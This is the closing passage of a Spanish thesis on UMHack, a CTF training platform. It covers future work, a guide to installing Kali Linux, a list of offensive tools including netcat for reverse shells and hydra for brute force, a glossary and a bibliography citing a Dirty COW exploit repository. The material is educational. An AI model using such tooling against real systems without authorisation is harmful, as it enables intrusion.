Se consigue, con todo esto, una plataforma muy digna que puede significar el principio de una carrera en ciberseguridad para muchas personas que o bien desconocían su interés por el campo o bien no sabían por dónde comenzar, paliando esta falta de “artesanos del oficio” en cuanto al sector se refiere. Todo esto, además, mediante un camino mucho más fácil de recorrer que el que ofrecen otras plataformas.

8.2 Desarrollos futuros

El proyecto requiere de una conexión VPN que permita a los usuarios tener contacto directo con las máquinas que se despliegan en el servidor, pues estas son únicamente visibles estando en la misma red.

Por supuesto, la adición de nuevos retos CTF enriquecería la plataforma, por lo que además del desarrollo de los mismos por parte de los administradores de UMHack, debería implementarse un área en la página web donde un usuario puede subir su propio reto. Reto el cual, después de un proceso de validación, se agregaría a la página, haciéndose accesible para el resto de usuarios.

ANEXO I

I.I Creando un entorno de trabajo adecuado

Trabajar en un entorno que organizado y con las herramientas adecuadas es indispensable para todo tipo de tareas, y no va a ser menos para el pentesting. En este anexo se comentarán pautas metodológicas, cuáles deberían o podrían ser los primeros pasos para empezar y desenvolverse medianamente correcto, así como preparar un entorno de trabajo con todas las herramientas necesarias.

En primer lugar, existen varias distribuciones de Linux orientadas a pentesting, pero hoy se va a hablar en concreto de Kali Linux. Kali Linux trae a disposición del usuario un completo arsenal de herramientas preinstaladas y una configuración sencilla, casi portable, para que comenzar en el mundo del pentesting no sea una tarea más difícil de lo que ya es de base. No por nada se considera a esta distribución la navaja suiza del pentester. En el anterior anexo se veían varias de las herramientas que Kali ya trae de serie, pues es esta la distribución utilizada para simular el ataque al CTF Miguel. Entre ellas se han visto hydra para fuerza bruta, nmap para reconocimiento y enumeración, wget para descargar recursos web muy fácilmente... pero esto no representa ni el uno por ciento del total.

Sus creadores son los mismos que los de la entidad de ciberseguridad “Offensive Security”, padres de reconocidas certificaciones del sector como OSCP y OSCE (Offensive Security Certified Professional y Offensive Security Certified Expert respectivamente). La distribución se mantiene actualizada, con todo su set de herramientas a la orden del día, tanto es así, que sale a la luz más de una versión por año.

I.II Instalación de Kali Linux

Para su descarga, se puede elegir entre varios formatos, destacando los formatos de Oracle VirtualBox y VMware Workstation en máquina virtual. Esto permite una grandísima versatilidad y portabilidad, siempre y cuando se tenga el software en cuestión. Totalmente recomendado, y es el formato que se va a elegir para la explicación.

Primero hay que dirigirse a la página de Kali Linux, a la sección de descargas “Get Kali”, donde encontraremos diferentes tipos de formato para Kali. Se elegirá el formato de máquina virtual.




Figura 111: Descarga de Kali Linux – Opciones disponibles

Donde se elegirá entre las dos plataformas de máquina virtual




Figura 112: Descarga de Kali Linux – Elección de gestor de VM

Se descargará automáticamente una imagen .iso que se utilizará durante la creación de una máquina virtual en cualquiera de las dos plataformas. Es importante asignar buenos recursos a la máquina, pues trabajar cómodo y eficientemente es indispensable en este mundo.

I.III Herramientas

Una vez instalada, se accede con los credenciales por defecto kali:kali. No es necesario configurar nada adicional, pues ya viene todo bien instalado de serie, no obstante, el entorno es totalmente personalizable al gusto del usuario.

En cuanto a los primeros pasos, se recomienda aprender a utilizar un terminal Linux. A partir de aquí, también es indispensable saber utilizar las herramientas básicas que se utilizan si no en todas, en la mayoría de las intrusiones como podría ser el caso de:

- Nmap, para enumeración de puertos y red, así como otros servicios. Esta herramienta tiene una cantidad enorme de scripts de enumeración fáciles de utilizar y normalmente muy útiles.
- Netcat, binario para la comunicación entre máquinas y en muchas ocasiones para entablar una reverse shell.
- WireShark, para escanear la red, aunque su uso es algo más avanzado y difícil de sacarle utilidad.
- John The Ripper, para romper hashes que se encuentren durante un test de penetración.
- Burpsuite, para interceptar y manipular peticiones, como un proxy. Esta en concreto es una herramienta muy importante (si no la que más) para todo tipo de pentesting web.
- Gobuster, para enumeración de directorios web. Esta herramienta permite escanear una dirección web descubriendo directorios ocultos, algo que de manera manual sería difícil si no imposible.
- Whatweb, para un pequeño análisis inicial de una web.
- Por último, comentar también la herramienta automática Metasploit, que aunque es demasiado sencilla de utilizar, hasta tal punto que se “atrofian” las habilidades de pentesting, puede ser interesante dado el caso.

La mayor herramienta del pentester es Internet. En Internet se puede encontrar toda la información existente, todas estas herramientas serían la mayoría difíciles de utilizar, pero el conocimiento y la documentación hacen que sea al revés. Hace que pasen de ser complicadas a útiles, y está en el deber de todo pentester, aprender. Aprender no solo estos conocimientos, sino aprender a buscar, mejorar la metodología, etc...

I.IV Sigüientes pasos y recursos adicionales

En cuando a los recursos por dónde empezar, es recomendable empezar en un entorno que te permita hacerlo, como podría ser el caso precisamente de UMHack.

También existen plataformas del estilo donde poder aprender muchísimo, aunque en inglés, son una grandísima fuente de conocimiento. Entre las mejores destacan HackTheBox, recomendado para gente con ganas de sacarse las castañas del fuego,

TryHackMe para gente a la que le gusta tener un camino más estructurado y guiado, y VulnHub para verdaderos emprendedores y gente con ganas de aportar al sector.

En cuanto a la metodología de trabajo, no tiene mucho misterio... se recomienda crear un directorio para la máquina en cuestión que se va a intentar penetrar, y tener toda la información que se consigue bien documentada y organizada en subdirectorios, de manera que sea fácil consultarla.

Todas las máquinas empiezan por un simple nmap, es el punto común de partida, pero a partir de ahí, todo se vuelve un mar de preguntas y de diferentes caminos. Es el deber del pentester investigar lo que encuentra y saber qué herramientas utilizar en cada momento.



GLOSARIO

Algoritmo de hashing – Algoritmo matemático que se le aplica a una cadena de texto, la cual termina teniendo un formato concreto (longitud, rango de caracteres) definido por el propio algoritmo. Dos cadenas diferentes, independientemente de su longitud o caracteres utilizados, nunca tendrán el mismo hash.

Apache – Servidor web muy reconocido. Utiliza el lenguaje PHP mayoritariamente.

Backend – Parte invisible de una página web, se refiere a la programación que se tramita en el servidor. Es meramente lógico.

Base de datos – Software donde se almacenan datos estructurados y relacionados entre sí para su posterior utilización (generalmente por la lógica de backend).

Bash – Lenguaje de comandos utilizado por los terminales Linux. Permite el scripting.

CTF – *del inglés, “Capture The Flag” o Toma de la Bandera en español.* Máquina vulnerable diseñada con fallos de seguridad intencionados. En ella se encuentran dos banderas que cumplen la función de punto de control. Competiciones de hacking ético utilizan este tipo de “puzle”.

Enumeración – Proceso de análisis de algo.

Exploit – Vía potencial de aprovecharse de una vulnerabilidad. Generalmente programa informático diseñado específicamente para explotar la vulnerabilidad en cuestión.

Frontend – Parte visible de una página web, se refiere a la programación de la parte visual de la misma. También puede tener algo de lógica.

GitHub – Famoso repositorio online donde se pueden encontrar abundantes ejemplos de software de código abierto y de libre utilización. Pueden encontrarse exploits y otras herramientas útiles para pentesting.

Hardware – Componentes físicos de un sistema como procesador, disco duro...

Hash – Resultado de aplicar un algoritmo de hashing a una cadena de texto.

Input – Información que el recibe un software.

Login – Hecho o lugar referente al inicio de sesión en un proyecto informático.

MySQL – Gestor de base de datos muy reconocido. Utiliza el lenguaje SQL.

Output – Información que muestra o genera un software.

Password – *del inglés*, contraseña.

Pentester – Persona que trabaja en pentesting

Pentesting – Rama ofensiva de la ciberseguridad que trata de detectar agujeros de seguridad en un sistema o red.

Petición – Comunicación del usuario con el servidor por un protocolo específico, ya sea para que éste le devuelva información o para cedérsela.

PHP – Lenguaje de programación web orientado a lógica de backend.

Plugin – Funcionalidad totalmente opcional en forma de paquete, que puede agregarse a un software.

Reverse Shell – Shell que permite la ejecución remota de comandos en un sistema ajeno. Término muy común en el mundo de la ciberseguridad.

Root – Usuario con mayores privilegios en sistemas Linux.

Salt – Cadena de caracteres que se añade a la contraseña con el fin de aumentar la seguridad del hash generado de la misma.

Scripting – Automatización de una serie de comandos.

Shell – Terminal interactivo de comandos de un sistema operativo.

Software – Componentes lógicos de un sistema como programas, sistema operativo...

WordPress – Reconocido gestor de contenidos diseñado explícitamente para construir una página web. Es conocido por la gran facilidad de implementación que ofrece al usuario.

ACRÓNIMOS

DHCP – Dynamic Host Configuration Protocol. Protocolo encargado de la asignación de configuraciones de red a los diferentes dispositivos de una red.

FTP – File Transfer Protocol. Protocolo de transmisión de archivos dentro de una red.


HTML – HyperText Markup Language. Lenguaje de marcado que dicta al navegador cómo renderizar una página web.

HTTP – HiperText Transfer Protocol. Protocolo de transferencia de hipertexto que permite las comunicaciones vía web entre una página web y un usuario o software.

ICMP - Internet Control Message Protocol. Protocolo de control de mensajes en internet. Reside en la capa 3 del modelo TCP/IP, se encarga de redirigir paquetes entre redes.

SSH – Secure Shell. Protocolo que permite la comunicación entre computadores.

VM – Virtual Machine. Máquina virtual



BIBLIOGRAFÍA

Glass, E. (2021). *Cómo instalar el servidor web Apache en Ubuntu 20.04.*

<https://www.digitalocean.com/community/tutorials/how-to-install-the-apache-web-server-on-ubuntu-20-04-es>

Jankov, T. (2021). *Nginx vs Apache: Lucha entre Servidores Web.*

<https://kinsta.com/es/blog/nginx-vs-apache/#nginx>

Administrador del sitio. (2021). *CentOS vs Ubuntu: ¿Cuál elegir para tu servidor web?*

<https://www.hostinger.es/tutoriales/centos-vs-ubuntu-elegir-servidor-web>

Xavi, administrador del sitio. (2020). *VMWare: Workstation vmrun.*

<https://www.sysadmit.com/2016/11/vmware-workstation-vmrun.html>

Anónimo. (2021) *Guide To Building Vulnerable VMs | Five86 | DC Challenges.* (2021).

<https://www.five86.com/guide.html>

Niklasb y Tsuru. (2021) *CTF Design Guidelines.* (2021). Google Docs.

<https://docs.google.com/document/d/1QBhColOjT8vVeyQxM1qNE-pczqeNSJiWOEiZQF2SSh8/preview#heading=h.fqnpigzabqa5>

Agent001. (2017). *No longer possible to download packages for ubuntu vivid · Issue*

#13 · parallella/parabuntu.

<https://github.com/parallella/parabuntu/issues/13>

Gbonacini. (2016). *CVE-2016-5195/legacy at master · gbonacini/CVE-2016-5195*.

<https://github.com/gbonacini/CVE-2016-5195/tree/master/legacy>

W, Richard. (2015). *How To Install WordPress On Ubuntu 15.04 Server*.

<https://www.liberiangeek.net/2015/06/how-to-install-wordpress-on-ubuntu-15-04-server/>

